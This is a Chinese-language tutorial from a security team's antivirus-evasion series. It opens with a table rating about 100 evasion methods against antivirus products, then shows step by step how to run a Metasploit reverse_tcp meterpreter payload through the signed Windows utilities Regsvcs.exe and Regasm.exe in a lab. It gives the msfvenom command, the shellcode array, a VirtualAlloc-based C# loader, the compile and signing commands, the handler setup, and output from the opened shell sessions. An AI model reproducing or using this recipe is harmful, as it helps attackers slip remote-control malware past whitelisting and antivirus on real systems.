Author:VllTomFord@Tide安全团队

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文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

几点说明：

1、表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√

17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√
49	C# 法1:编译执行	20/71	√	√	√		√		√	√	√	√	√
50	C# 法2:自实现加密	8/70	√	√	√	√	√	√	√	√	√	√	√
51	C# 法3:XOR/AES加密	14/71	√	√	√		√		√	√	√	√	√
52	C# 法4:CSC编译	33/71	√	√	√					√	√	√	√
53	py 法1:嵌入C代码	19/70	√	√	√			√		√	√	√	√
54	py 法2:py2exe编译	10/69	√	√	√		√		√	√	√	√	√
55	py 法3:base64加密	16/70	√	√	√	√				√	√	√	√
56	py 法4:py+C编译	18/69		√	√					√	√	√	√
57	py 法5:xor编码	19/71	√	√	√					√	√	√	√
58	py 法6:aes加密	19/71	√	√	√					√	√	√	√
59	py 法7:HEX加载	3/56	√	√	√	√	√		√	√	√	√	√
60	py 法8:base64加载	4/58	√	√	√	√	√		√	√	√	√	√
61	ps 法1:msf原生	18/56	√	√	√					√	√	√	√
62	ps 法2:SC加载	3/58	√	√	√	√	√	√	√	√	√	√	√

62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√
63	ps 法3:PS1编码	3/58	√	√	√		√	√	√	√	√	√	√
64	ps 法4:行为免杀	0/58	√	√	√	√	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	√	√	√	√	√		√	√	√		√
66	go 法2:sc加载	4/69	√	√	√	√	√	√	√	√	√		√
67	go 法3:gsl加载	6/71	√	√	√	√	√	√	√	√	√	√	√
68	ruby加载	0/58	√	√	√	√	√	√	√	√	√	√	√
69	MSBuild 代码1	4/57	√	√	√		√	√		√	√	√	√
70	MSBuild 代码2	18/58	√	√	√				√		√	√	√
71	Msiexec 法1	22/60	√	√	√				√		√	√	√
72	InstallUtil.exe	3/68	√	√	√	√	√	√	√	√	√	√	√
73	Mshta.exe	26/58	√	√	√						√	√	√
74	Rundll32.exe	22/58			√						√	√	√
75	Regsvr32 法1	22/58			√						√	√	√
76	Regsvr32 法2	18/58		√	√			√	√	√	√	√	√
77	Cmstp.exe	21/57			√						√	√	√
78	ftp.exe	-	-	-	-	-	-	-	-	-	-	-	-
79	Regasm/Regsvcs.exe	-	-	-	-	-	-	-	-	-	-	-	-
80	Compiler.exe	-	-	-	-	-	-	-	-	-	-	-	-
81	MavInject.exe	-	-	-	-	-	-	-	-	-	-	-	-
82	presentationhost.exe	-	-	-	-	-	-	-	-	-	-	-	-
83	IEexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
84	winrm/slmgr.vbs	-	-	-	-	-	-	-	-	-	-	-	-
85	pubprn.vbs	-	-	-	-	-	-	-	-	-	-	-	-
86	Xwizard.exe	-	-	-	-	-	-	-	-	-	-	-	-
87	winword.exe	-	-	-	-	-	-	-	-	-	-	-	-
88	msdeloy.exe	-	-	-	-	-	-	-	-	-	-	-	-
89	psexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
90	WMIC.exe	-	-	-	-	-	-	-	-	-	-	-	-
91	SyncAppvPub~.vbs	-	-	-	-	-	-	-	-	-	-	-	-
92	Pcalua.exe	-	-	-	-	-	-	-	-	-	-	-	-
93	zipfldr.dll	-	-	-	-	-	-	-	-	-	-	-	-
94	Url.dll	-	-	-	-	-	-	-	-	-	-	-	-
95	DiskShadow.exe	-	-	-	-	-	-	-	-	-	-	-	-
96	Odbcconf.exe	-	-	-	-	-	-	-	-	-	-	-	-
97	Forfiles.exe	-	-	-	-	-	-	-	-	-	-	-	-
98	Te.exe	-	-	-	-	-	-	-	-	-	-	-	-
99	CScript/WScript.exe	-	-	-	-	-	-	-	-	-	-	-	-
100	InfDefaultInstall.exe	-	-	-	-	-	-	-	-	-	-	-	-

本文目录：

一、Regasm.exe/Regsvcs.exe简介

Regsvcs和Regasm是Windows命令行实用程序，用于注册.NET组件对象模型（COM）程序集。两者都是由Microsoft进行数字签名的。攻击者可以使用Regsvcs和Regasm代理通过受信任的Windows实用程序执行代码。两个实用程序可用于通过使用二进制内的属性来绕过进程白名单，以指定应在注册或取消注册之前运行的代码：[ComRegisterFunction]或[ComUnregisterFunction]分别。即使进程在权限不足的情况下运行并且无法执行，也将执行具有注册和取消注册属性的代码。

由于白名单加载payload的免杀测试需要结合杀软的行为检测才合理，查杀白名单文件都没有任何意义，payload文件的查杀率依赖于对payload的免杀处理，所以这里对白名单程序的免杀效果不做评判。

二、使用Regasm.exe/Regsvcs.exe执行Payload

2.1 复现环境

攻击机：Kali 192.168.19.128

受害机：Win7 192.168.19.130


使用工具：Metasploit

依赖环境：Microsoft.NET Framework v4.0.30319、Microsoft SDKs

2.2 复现过程

1、首先下载用以生成恶意dll的cs文件

```
https://github.com/3gstudent/Bypass-McAfee-Application-Control-Code-Execution/blob/master/regsvcs.cs
```



2、在攻击机上使用msfvenom生成C#格式的payload

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.19.128 LPORT=4444 -f csharp
```

```
┌─[wiloyyy@parrot]─[~]
└──╼ $msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.19.128 LPORT=4444 -f csharp
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of csharp file: 1759 bytes
byte[] buf = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,
0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0xc0,0xa8,0x13,0x80,
0x68,0x02,0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,
0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
```

3、将regsvcs.cs(下载的regsvcs.cs为执行calc.exe程序的cs文件)中的shellcode替换成为在攻击机上使用msfvenom生成C#格式的payload

github.com/3gstudent/Bypass-McAfee-Application-Control--Code-Execution/blob/master/regsvcs.cs

```
50          public class Shellcode
51      {
52          public static void Exec()
53          {
54              // native function's compiled code
55              // generated with metasploit
56              // executes calc.exe
57              byte[] shellcode = new byte[193] {
58                      0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
59                      0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
60                      0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
61                      0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
62                      0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
63                      0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
64                      0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
65                      0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
66                      0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
67                      0x8d,0x5d,0x6a,0x01,0x8d,0x85,0xb2,0x00,0x00,0x00,0x50,0x68,0x31,0x8b,0x6f,
68                      0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,0x9d,0xff,0xd5,
69                      0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,
70                      0x00,0x53,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,0x00 };
71
72
73
74              UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
75                                             MEM_COMMIT, PAGE_EXECUTE_READWRITE);
76              Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
77              IntPtr hThread = IntPtr.Zero;
78              UInt32 threadId = 0;
79              // prepare data
```

change.log | regsvcs.cs

```
42
43      public class Shellcode
44      {
45          public static void Exec()
46          {
47              // native function's compiled code
48              // generated with metasploit
49              // executes calc.exe
50              byte[] shellcode = new byte[341] {
51              0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
52              0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
53              0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
54              0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
55              0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
56              0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
57              0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
58              0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
59              0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
60              0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
61              0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,
62              0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0xc0,0xa8,0x13,0x80,
63              0x68,0x02,0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
64              0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,
65              0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
66              0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,
67              0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,
68              0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,
69              0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,
70              0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
71              0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,
72              0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,
73              0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };
74
```

4、生成dll文件

利用C:\Windows\Microsoft.NET\Framework\v4.0.30319文件夹中的csc.exe程序可以将cs文件生成为dll文件。

编译dll，注意文件的路径：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
/r:System.EnterpriseServices.dll /target:library /out:1.dll
/keyfile:key.snk regsvcs.cs
```

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>csc.exe /r:System.EnterpriseServic
es.dll /target:library /out:1.dll /keyfile:key.snk regsvcs.cs
Microsoft (R) Visual C# 2010 Compiler version 4.0.30319.1
Copyright (C) Microsoft Corporation. All rights reserved.
```

regsvcs.exe加载或卸载指定dll时该dll必须签名才可执行成功，因此命令中使用的key.snk文件为dll签名文件，是由`sn.exe`生成的公钥和私钥对，如果没有sn命令你可能需要安装vs或者Microsoft SDKs。

```
C:\Program Files (x86)\Microsoft SDKs\Windows\v7.0A\Bin>sn.exe -k key.snk

Microsoft(R) .NET Framework 强名称实用工具 版本 3.5.30729.1
版权所有(C) Microsoft Corporation。保留所有权利。

密钥对被写入 key.snk

C:\Program Files (x86)\Microsoft SDKs\Windows\v7.0A\Bin>aa
```

5、配置攻击机的Msf

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.19.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

6、使用Regasm.exe/Regsvcs.exe执行恶意dll文件

（1）利用Regsvcs.exe执行dll文件

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>regsvcs.exe 1.dll
Microsoft (R) .NET Framework Services Installation Utility Version 4.0.30319.1
Copyright (c) Microsoft Corporation.  All rights reserved.

I shouldn't really execute
```

可见Msf已上线

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.19.128:4444
[*] Sending stage (179779 bytes) to 192.168.19.130
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.130:49280) at 2020-02-21 09:23:45 +0800

meterpreter > getuid
Server username: Tide-ICS\TideICS
meterpreter >
```

（2）利用Regasm.exe执行dll文件

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>regasm.exe 1.dll
Microsoft (R) .NET Framework Assembly Registration Utility 4.0.30319.1
Copyright (C) Microsoft Corporation 1998-2004.  All rights reserved.

I shouldn't really execute
```

Msf也可以上线


```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.19.128:4444
[*] Sending stage (179779 bytes) to 192.168.19.130
[*] Meterpreter session 2 opened (192.168.19.128:4444 -> 192.168.19.130:49301) at 2020-02-21 09:50:32 +0800

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:34:47:43
```

三、小结

生成的dll文件分别使用360安全卫士、360杀毒、火绒杀毒进行检测，均未发现任何风险。

但使用Regasm.exe/Regsvcs.exe执行恶意dll文件时，360安全卫士会根据行为进行报警。

利用VT进行查杀，查杀率为31/69。



四、参考资料

攻击复现 —— 利用Regasm.exe与Regsvcs.exe绕过 AppLocker: `https://www.freebuf.com/column/217229.html`

渗透测试中弹shell的多种方式及bypass: `https://xz.aliyun.com/t/5768#toc-12`